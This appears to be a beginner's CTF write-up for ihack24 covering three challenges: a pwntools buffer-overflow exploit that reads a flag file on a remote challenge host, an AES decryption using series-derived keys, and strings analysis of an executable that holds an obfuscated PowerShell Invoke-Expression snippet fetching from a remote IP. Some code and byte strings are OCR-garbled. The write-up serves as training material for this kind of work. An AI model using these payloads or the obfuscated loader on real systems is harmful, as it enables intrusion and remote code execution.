    __filename = strmp(_s,"P$5w0rd_53CurE_A8S8A9DF7239FSD0");
    if (iVar1 == 0)
        puts("##### ACCESS GRANTED! #####");
    print("Reading file $s ... \n",__filename);
    _stream = fopen((char *)__filename,"r");
    if (_stream == (FILE *)0x0) {
        perror("Error opening file");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    while( true ) {
        iVar1 = fgetc(_stream);
        if ((char)iVar1 == -1) break;
        putchar((int)(char)iVar1);
    }
    fclose(_stream);
}
```

Password is compared with P\$5w0rd_53CurE_A8S8A9DF7239FSD0

Analyze

The filename combines together = /etc/passwd and allocate after 40 + 40 of input

```
1. __s = (char *)malloc(0x40);
2. __filename = (undefined4 *)malloc(0x40);
3. *__filename = 0x6374652f;
4. __filename[1] = 0x7361702f;
5. __filename[2] = 0x647773;
6.
```

Input

```
2f6574632f706173737764
```

```
*** 22 == 1
```

Output

```
/etc/passwd
```

Vulnerability Analysis

The application has a buffer overflow vulnerability due to the use of `gets()` to read input into a fixed-size buffer without checking the length of the input.

Hints

If dk the correct offset can test 1 by 1, there is showing the buffer

```
##### ACCESS GRANTED! #####
Reading file g/flag ...
Error opening file: No such file or directory
[*] Got EOF while reading in interactive
$
```

The flow should be like -> P\\$s5w0rd_53CurE_A8S8A9DF7239FSD0 + A*(80-len(pass)) + path(/flag/secretflag/flag)

Scripting

```
1. from pwn import *
2.
3. # Setup the target connection
4. host = 'etc-passwd-reader.ihack24.capturextheflag.io' # Replace with the actual host
5. port = 1337 # Replace with the actual port
6.
7. # # Connect to the remote service
8. p = remote(host, port)
9. # p = process('./etcpasswd-reader')
```

```
10. offset = 80
11. # The super secure password
12. pwd = b'P$5w0rd_53CurE_A8S8A9DF7239FSD0\x00'
13. location = b'/flag/secretflag/flag'
14. # Construct the payload
15. # Add pwd, then fill with 'A' to overflow the buffer, then add the flag path
16. payload = pwd + b'A' * (offset - len(pwd)) + location
17.
18. # Send the payload
19. p.sendlineafter(b"Enter password to get details: ", payload)
20.
21. # Interact with the shell to get the output
22. p.interactive()
23.
```

ps: I'm a pwn beginner, THX a lot to GPT help me in scripting 😊, can auto count offset, but idk how, will try next time (立 flag)

Additional knowledge:

However, I found that GPT gives the password with \x00. So basically



why the secret need \x00

The `\\x00` character at the end of the `secret` string is necessary because it acts as a null terminator in C-style strings. When the program reads the input, it uses this null terminator to determine where the string ends. Without the null terminator, the program might not recognize the end of the string correctly, leading to undefined behavior.

** If we provide the password without the null terminator, the program might continue reading past the intended end of the string, then will show the wrong password.

Output

```
(kali㉿kali)-[~/Desktop/bin]
$ python3 etcpwn2.py
[+] Opening connection to etc-passwd-reader.ihack24.capturextheflag.io on port 1337: Done
[*] Switching to interactive mode

#####
# ACCESS GRANTED! #####
etcpwn2.py      etcpwn2.py.save      flag
Reading file /flag/secretflag/flag ...
file
titles
        )%%%%%/%/%
eos      /{ }%%%%%/%/%
wnloads  /{ }%%%%%/%/%
        /%%\% _—_%/ /%%%
        /%%%\%/ /)%|%%%
        /%%%|() (/ /%%%
        /%%%|\ + /HH% \%%%
        /%%%|/%HH/_/%%%|\%%%
        /%%%|/%\ /%%%|{ }%
        /%%%|{ }%%/ /%%%|%%%
        /%%%|%%/ %

ihack{fafbcd5d5dbc4bc4d870cf644719c2f8399a7597e633ba1ca3448f55e7511860}
```

Flag:

ihack{fafbcd5d5dbc4bc4d870cf644719c2f8399a7597e633ba1ca3448f55e7511860
}


Crypto

Crypto SOS! Decrypt or Repeat

Observation

Encryption Used: AES + CBC mode with 256-bit key + IV

The key and IV are derived using custom key derivation functions (KDFs) based on mathematical series.



All Images Shopping News Videos Maps Web More

Wikipedia
https://en.wikipedia.org/wiki/Key_derivation_function ::

Key derivation function

In **cryptography**, a key derivation function (**KDF**) is a **cryptographic** algorithm that derives one or more secret keys from a secret value such as a master key, ...

Way to Solve

Understand KDF

The key and IV are derived from specific convergent series formulas. Each formula generates a part of the key or IV based on the sum of specific series.

Formulas

Key :

1) $\sum_{k=2}^n \frac{1}{5k-2} + \sum_{k=3}^n \frac{1}{7k}$ 3) $\sum_{k=2}^n \frac{1}{k^6}$

2) $\sum_{k=3}^n \frac{1}{k!}$ 4) $\sum_{k=6}^n \frac{1}{\text{fib}(k)}$

IV :

1) $\frac{e^x + e^{1/2}}{3}$ 2) $\frac{e^{15/6} + e^{-x}}{55}$

1. Sum of reciprocals of linear terms.
2. Sum of reciprocals of factorials.
3. Sum of reciprocals of powers.
4. Sum of reciprocals of Fibonacci numbers.
5. Expression involving exponential terms.
6. Another expression involving exponential terms.

Calculate Key and IV

Use **Sympy** to evaluate these series for large values of x to generate the key and IV.

Special THX for the hints:

key_X = [10000000000, 100, 100000000, 100]

IV_X = [-100,100]

key = KDF(key_funcs, key_X)

....

Scripting

```

1. import sympy
2. from Crypto.Cipher import AES
3. from Crypto.Util.Padding import unpad
4.
5. x, k = sympy.symbols('x k', integer=True)
6.
7. def KDF(KDFs, X):
8.     global x, k
9.     key = []
10.    for i in range(len(KDFs)):
11.        result = KDFs[i].subs(x, X[i]).evalf()
12.        key.append(f"{result:.7f}")
13.    return "".join(key).replace(".", "")
14.
15. # Defining the series for key and IV
16. f1 = sympy.Sum(1/(5*k-2), (k, 1, x)) + sympy.Sum(1/(7*k), (k, 3, x))
17. f2 = sympy.Sum(1/sympy.factorial(k), (k, 3, x))
18. f3 = sympy.Sum(k**-6, (k, 2, x))
19. f4 = sympy.Sum(1/sympy.fibonacci(k), (k, 6, x))
20. f5 = sympy.sympify("(sympy.exp(x) + sympy.exp(1/2))/3", locals={'x': x})
21. f6 = sympy.sympify("(sympy.exp(15/6) + sympy.exp(-x))/55", locals={'x': x})
22.
23. # Values to substitute in the series
24. key_funcs = [f1, f2, f3, f4]
25. key_X = [10000000000, 100, 100000000, 100]
26. key = KDF(key_funcs, key_X)
27.
28. IV_funcs = [f5, f6]
29. IV_X = [-100, 100]

```

```
30. IV = KDF(IV_funcs, IV_X)
31.
32. print("key:", key)
33. print("IV:", IV)
34.
35. flag = b'\x8d\x91\x a7:\x96\xec\x044I\xb4\nM\x08\x0f\xbf_\xa9\rpR\x86;\xd4y:
\x02{\xdc\x82\x8b\x a0\xde5\x85\xe6\xf5\xb3\xab\xd0M\xf0\xfa\xc2\xfd(\xdce'
36.
37. def decrypt(flag, key, IV):
38.     cipher = AES.new(bytes(key, 'utf-8'), AES.MODE_CBC, iv=bytes(IV, 'utf-8'))
39.     decrypted_padded_plaintext = cipher.decrypt(flag)
40.     decrypted_plaintext = unpad(decrypted_padded_plaintext, AES.block_size)
41.     return decrypted_plaintext
42.
43. decrypted_message = decrypt(flag, key, IV)
44. print("Decrypted message:", decrypted_message)
45.
```

Output

```
● PS C:\Users\Asus> python -u "c:\Users\Asus\Desktop\ihack\Crypto\SO
key 77375416021828180017343103265523
IV 0549573802214999
Decrypted message: b'ihack24{df65b3be992a84c29d584b01e7af714}'"
○ PS C:\Users\Asus>
```

Reference: CCSC CTF 2022 - Rick Derivation Functions

FLAG: ihack24{df65b3be992a84c29d584b01e7af714}


Malware Analysis

Just a normal EXE

Observation

Ps : I saw someone solve it after the challenge come out like 1-2mins, so I guess is using strings technique ahahhh

Drag into kali and strings it



I saw these two codes look duplicated, so try to take a look.

```
.text
.rsrc
@.reloc
*b(!
*B(,
Yh}
1P      os
1&      os
$0eqR = <-join (-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))).ToCharArray()[-1..-<-join ([char[]]
[104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116)).Length)
$gpckD = <-join ("e1" + "i" + "FvP" + "MET" + "vne" + "nI" + "1fFtH" + "Q" + "z" + "z" + "ShoeR" + "S" + "TU" + "tsC" + "e" + "W-eko" + "v" + "nI").ToCharArray()[-1..-<("e1" + "i" + "FvP" + "MET" + "vne" + "nI").Length]
e + (i)tu + o + - + snuEqK + TU + uq + eko + e + w-eko + v + nI.j.Length)))) + ; + <-join (( re + su + t + en ).ToCharArray()[-1..-( re + su + t + en ).Length])) : &(-join ([char[]](73, 116, 118, 111, 107, 101, 45, 69, 120, 112, 114, 101, 115, 115, 105, 111, 110))) $gpckD
# disclaimer that this exercise is part of ihack24BSJB
v4.0.30319
#Strings
quit
```

It is sequence of integers appears to be ASCII values. Then I write a script to join them together.

Scripting


```
1. ascii_values = [104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116]
2. decoded_string = ''.join([chr(value) for value in ascii_values])
3. print(decoded_string)
4.
```

```
C: > Users > Asus > Desktop > normaldecode.py > ...
1  ascii_values = [104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 5
2
3  decoded_string = ''.join([chr(value) for value in ascii_values])
4  print(decoded_string)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS

PS C:\Users\Asus> python -u "c:\Users\Asus\Desktop\normaldecode.py"
http://159.223.43.45/s3cr3t5.txt
```

It shows a URL. After visiting it, get the flag.



ihack24{obFusCat!on_Alw4ys_w0rK}

FLAG: ihack24{obFusCat!on_Alw4ys_w0rK}